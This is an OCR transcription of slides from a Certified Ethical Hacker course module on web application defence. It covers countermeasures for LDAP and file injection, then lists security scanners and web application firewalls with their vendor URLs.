
LDAP Injection Attacks

- Perform type, pattern, and **domain value validation** on all input data
- Make **LDAP filter** as specific as possible
- Validate and restrict the **amount of data returned** to the user
- Implement **tight access control** on the data in the LDAP directory
- Perform **dynamic testing** and source code analysis


File Injection Attack

- Strongly validate user input
- Consider implementing a **chroot jail**
- **PHP:** Disable allow_url_fopen and allow_url_include in php.ini
- **PHP:** Disable register_globals and use E_STRICT to find uninitialized variables
- **PHP:** Ensure that all file and streams functions (stream_*) are carefully vetted

How to Defend Against Web Application Attacks



Module Flow



Web Application Security Tool: Acunetix Web Vulnerability Scanner


Acunetix WVS checks **web applications** for SQL injections, cross-site scripting, etc.

It includes advanced **penetration testing tools**, such as the HTTP Editor and the HTTP Fuzzer

Port scans a web server and runs security checks against network services


Tests **web forms** and password-protected areas

It includes **an automatic client script analyzer** allowing for security testing of Ajax and Web 2.0 apps



Web Application Security Tool: Watcher Web Security Tool

Watcher is a plugin for the **Fiddler HTTP proxy** that passively audits a web application to find security bugs and compliance issues automatically



http://www.casaba.com

Web Application Security Tool: Netsparker

C|EH Certified Ethical Hacker

01


- Netsparker performs automated comprehensive **web application scanning** for vulnerabilities such as SQL injection, cross-site scripting, remote code injection, etc.
- It delivers detection, confirmation, and exploitation of vulnerabilities in a **single integrated environment**

http://www.mavitunasecurity.com

Web Application Security Tool: N-Stalker Web Application Security Scanner

- N-Stalker Web Application Security Scanner is an effective suite of **web security assessment checks** to enhance the overall security of web applications against a wide range of vulnerabilities and sophisticated hacker attacks

- It contains all web security assessment checks such as:
  - Code injection
  - Cross-Site scripting
  - Parameter tampering
  - Web server vulnerabilities



http://www.nstalker.com


Web Application Security Tool: VampireScan

C|EH Certified Ethical Hacker

VampireScan allows users to test their own Cloud and Web applications for **basic attacks** and receive actionable results all within their own Web portal

FEATURES

- Protect your website from **hackers**
- Scan and protect your **infrastructure** and **web applications** from cyber-threats
- Give you direct, actionable insight on **high**, **medium**, and **low risk vulnerabilities**



http://www.vampiretech.com

Web Application Security Tools

C|EH Certified Ethical Hacker

Syhunt Mini
http://www.syhunt.com

Websecurify
http://www.websecurify.com

OWASP ZAP
http://www.owasp.org

NetBrute
http://www.rawlogic.com

skipfish
http://code.google.com

x5s
http://www.casaba.com

SecuBat Vulnerability Scanner
http://secubat.codeplex.com

WSSA - Web Site Security Audit
http://www.beyondsecurity.com

SPIKE Proxy
http://www.immunitysec.com

Ratproxy
http://code.google.com

Web Application Security Tools (Cont'd)

C|EH Certified Ethical Hacker

Wapiti
http://wapiti.sourceforge.net

WebWatchBot
http://www.exclamationsoft.com

KeepNI
http://www.keepni.com

Grabber
http://rgaucher.info

XSSS
http://www.sven.de

Syhunt Hybrid
http://www.syhunt.com

Exploit-Me
http://labs.securitycompass.com


WSDigger
http://www.mcafee.com

Arachni
http://arachni-scanner.com

Vega
http://www.subgraph.com

Web Application Firewall: dotDefender

- dotDefender is a software based **Web Application Firewall**
- It complements the **network firewall**, **IPS** and other network-based **Internet security** products
- It inspects the **HTTP/HTTPS** traffic for suspicious behavior
- It detects and blocks **SQL injection** attacks




http://www.applicure.com

Web Application Firewall: ServerDefender VP

C|EH Certified Ethical Hacker

ServerDefender VP Web application firewall is designed to provide security against web attacks



Web Application Firewall

C|EH Certified Ethical Hacker

Radware's AppWall
http://www.radware.com

Barracuda Web Application Firewall
https://www.barracuda.com

ThreatSentry
http://www.privacyware.com

SteelApp Web App Firewall
http://www.riverbed.com

QualysGuard WAF
http://www.qualys.com

IBM Security AppScan
http://www.ibm.com

